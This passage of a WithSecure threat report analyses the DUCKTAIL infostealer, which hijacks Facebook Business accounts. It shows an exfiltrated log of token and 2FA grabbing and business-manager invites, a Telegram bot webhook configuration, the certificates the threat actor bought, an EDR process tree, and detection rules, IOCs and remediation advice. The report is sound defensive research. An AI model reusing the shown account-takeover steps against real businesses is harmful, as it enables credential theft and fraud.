USERAGENT : Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/103.0.5060.114 Safari/537.36 Edg/103.0.1264.62
Tien hanh check user : [redacted]
Get Token EAAQ
GET TOKEN EAAI
GET TOKEN EAAS
Get 2fa old
can 2fa code
Data get mail : {⋯
}
 - [redacted] - [redacted]
result https://graph.facebook.com/v13.0/me/adaccounts?fields=business&limit=50&access_token=[redacted]
}
BM RESULT : {⋯
}
Share data [redacted]-[redacted] - [redacted] : {"data":{"business_settings_invite_business_user":{"id":"[redacted]"}},"extensions":{"is_final":true}}
Share link by cookie thành công cho email : [redacted]
get bm link
share link by token [redacted] - [redacted]: {"id":"[redacted]"}
share success {"id":"[redacted]"}
Get limit
get limit bm [redacted]
result get limit [redacted] : for (;;);{"__ar":1,"payload":{"adAccountLimit":1},"hsrp":{"hblp":{"consistency":{"rev":[redacted]}}},"lid":"[redacted]"}
Tiến hành get ngưỡng
Get nguong account : act_[redacted] result {⋯
}
Sleep 30minute
Process list ------
msedge
firefox
...
svchost
Ip : [redacted].[redacted].[redacted].[redacted] - [redacted] - [redacted] - [redacted]
Version : 43
```

Figure 17. Example of log file content that's exfiltrated

Eight active Telegram bots and channels exist at the time of writing, although several of these were only used by older samples. In all 8 channels, the threat actor is the sole member (creator) of the channel alongside the bot itself.

Telegram Bots can receive updates through two methods[5], the traditional method involves a pull mechanism (an HTTP request is made to check for updates), and a webhook method which involves a push mechanism (the bot automatically receives incoming updates on a server). The threat actor used the webhook option for one of the bots, while using the traditional method for the rest. The webhook configuration can be seen in the figure below. Based on the observed URL, the webhook server appears to be running using a ngrok instance.



```
{
    "url": "https://bc13-72-239-111-251.ngrok.io",
    "has_custom_certificate": false,
    "pending_update_count": 1256,
    "last_error_date": 1658376626,
    "last_error_message": "Wrong response from the webhook: 404 Not Found",
    "max_connections": 40,
    "ip_address": "3.134.39.220"
}
```

Figure 18. Webhook configuration found


[5] https://core.telegram.org/bots/api#getting-updates

Certificate analysis

The first malicious sample analyzed by WithSecure was signed with a valid certificate issued by Sectigo. The certificate's SHA1 is: 92a7ac122ab87ccfd19224b2be89fd7bbee6d0b1.

The issued certificate's validity was from 2021-06-28 to 2022-06-28 and the certificate was recently renewed. The latest malware samples are signed with the renewed certificate. The latest certificate's SHA1 is: c8d5b988464e7e49b932a01d3b75e192fc7a0026 and its validity is from 2022-05-26 to 2023-07-06.

All known samples signed with these certificates were malicious. This suggests that the threat actor may have purchased the certificate on their own.


Old certificate

Certificate

Certificate Information

This certificate has expired or is not yet valid.

Issued to: Công ty TNHH Thiết kế và Xây dựng sân vườn non bộ Sơn Hải

Issued by: Sectigo Public Code Signing CA EV R36

Valid from 6/28/2021 **to** 6/29/2022

Renewed certificate

Certificate

Certificate Information

This certificate is intended for the following purpose(s):

- Ensures software came from software publisher
- Protects software from alteration after publication

* Refer to the certification authority's statement for details.

Issued to: Công Ty TNHH Thiết Kế Và Xây Dựng Sân Vườn Non Bộ Sơn Hải

Issued by: Sectigo Public Code Signing CA EV R36


Valid from 5/26/2022 **to** 7/7/2023

Figure 19. Expired & renewed certificates purchased by threat actor

Recommendations and protection

Endpoint Detection and Response


WithSecure Endpoint Detection and Response detects multiple stages of the attack lifecycle. This will generate a single incident with detailed detections.



Malware

Severe risk (100), High confidence, High criticality

Figure 20. Example of incident process tree generated



```
explorer.exe
        Device  [redacted]
  Command line  [redacted]
          Path  %systemroot%
          SHA1  8830b6fcc2fa3d7eaaf08fb48101da0860218638
  products information led desk lamp on facebook pphongg.exe
          Device  [redacted]
        Username  [redacted]
    Command line  "C:\Users\[redacted]\Desktop\products information led desk lamp on facebook pphongg.exe"
            Path  %desktop%
             PID  11648
            SHA1  1981d40db15f9f51078ca176175d6f3149779455
 Execution start  Jul 16, 2022 15:59:20
   Execution end  Jul 16, 2022 15:59:20
    Detections
      + Detection 1/4: Ducktail infostealer detected  Critical  Jul 16, 2022 15:59:20
      + Detection 2/4: Dotnet telegram bot module load  Info  Jul 16, 2022 15:59:20
      + Detection 2/4: Webbrowser database file accessed  Low  Jul 16, 2022 15:59:20
      + Detection 3/4: Abnormal connection to telegram api  Low  Jul 16, 2022 15:59:20
    msedge.exe
            Device  [redacted]
          Username  [redacted]
      Command line  "C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe" --headless --disable-gpu --disable-logging --dump-do
                    m https://www.whatismybrowser.com/
              Path  %program files%\microsoft\edge\application
               PID  7260
              SHA1  a9bf093cb9a646fb34330fccb8aaf5f93f52961a
   Execution start  Jul 16, 2022 16:02:24
     Execution end  Jul 16, 2022 16:02:24
      Detections
        + Detection: File download headless browser  Medium  Jul 16, 2022 16:02:24
    msedge.exe
            Device  [redacted]
          Username  [redacted]
      Command line  "C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe" --headless --disable-gpu --disable-logging --dump-do
                    m https://api.myip.com
              Path  %program files%\microsoft\edge\application
               PID  6940
              SHA1  a9bf093cb9a646fb34330fccb8aaf5f93f52961a
   Execution start  Jul 16, 2022 16:02:28
     Execution end  Jul 16, 2022 16:02:28
      Detections
        + Detection: File download headless browser  Medium  Jul 16, 2022 16:02:28
```

Figure 21. Example of process tree detections

Endpoint Protection

WithSecure Endpoint protection offers multiple detections that detect the malware and its behavior. Ensure that real-time protection as well as DeepGuard are enabled. You may run a full scan on your endpoint. Our products currently offer the following detections against the malware:

- Trojan:W32/DuckTail.*
- Trojan:W32/SuspiciousDownload.A!DeepGuard
- Trojan:W32/WindowsDefenderExclusion.A!DeepGuard
- Malicious certificate blocking

Review Facebook Business users

Your Facebook Business administrator should review users added under Business Manager > Settings > People and revoke access for unknown users that were granted Admin access (with finance editor role). You can use the list of e-mail addresses found in appendices, noting that the list is not meant to be comprehensive.

Acknowledgements

This report would not have been complete without contributions from WithSecure Intelligence as well as Countercept Detection and Response team. WithSecure wishes to acknowledge the contributions of Andrew Patel and Catarina de Faria Cristas for their help with this report.

Appendices

MITRE ATT&CK Techniques

TACTIC	TECHNIQUE ID	TECHNIQUE NAME
Reconnaissance	T1591 T1589 T1593.001	Gather Victim Org Information Gather Victim Identity Information Search Open Websites/Domains: Social Media
Resource Development	T1586.001 T1587.001 T1588.003	Compromise Accounts: Social Media Accounts Develop Capabilities: Malware Obtain Capabilities: Code Signing Certificates
Initial Access	T1566	Phishing
Execution	T1204.002	User Execution: Malicious File
Credential Access	T1555.003 T1539	Credentials from Password Stores: Credentials from Web Browsers Steal Web Session Cookie
Command and Control	T1102.002	Web Service: Bidirectional Communication
Exfiltration	T1567	Exfiltration Over Web Service

Detection opportunities

YARA

YARA rules can be found in WithSecure Lab's GitHub [https://github.com/WithSecureLabs/iocs/tree/master/DUCKTAIL/]

SIGMA

These existing SIGMA rules detect various multiple stages of the attack lifecycle:

- proc_creation_win_headless_browser_file_download [https://github.com/SigmaHQ/sigma/blob/master/rules/windows/process_creation/proc_creation_win_headless_browser_file_download.yml]
- net_dns_susp_telegram_api [https://github.com/SigmaHQ/sigma/blob/master/rules/network/dns/net_dns_susp_telegram_api.yml]
- file_access_win_browser_credential_stealing [https://github.com/SigmaHQ/sigma/blob/master/rules/windows/file_access/file_access_win_browser_credential_stealing.yml]

Indicators of Compromise (IOCs)

All IOCs can be found in WithSecure Lab's GitHub [https://github.com/WithSecureLabs/iocs/blob/master/DUCKTAIL/iocs.csv]

Who We Are

WithSecure™, formerly F-Secure Business, is cyber security's reliable partner. IT service providers, MSSPs and businesses – along with the largest financial institutions, manufacturers, and thousands of the world's most advanced communications and technology providers – trust us for outcome-based cyber security that protects and enables their operations. Our AI-driven protection secures endpoints and cloud collaboration, and our intelligent detection and response are powered by experts who identify business risks by proactively hunting for threats and confronting live attacks. Our consultants partner with enterprises and tech challengers to build resilience through evidence-based security advice. With more than 30 years of experience in building technology that meets business objectives, we've built our portfolio to grow with our partners through flexible commercial models.

WithSecure™ Corporation was founded in 1988, and is listed on NASDAQ OMX Helsinki Ltd.

W/TH secure | Intelligence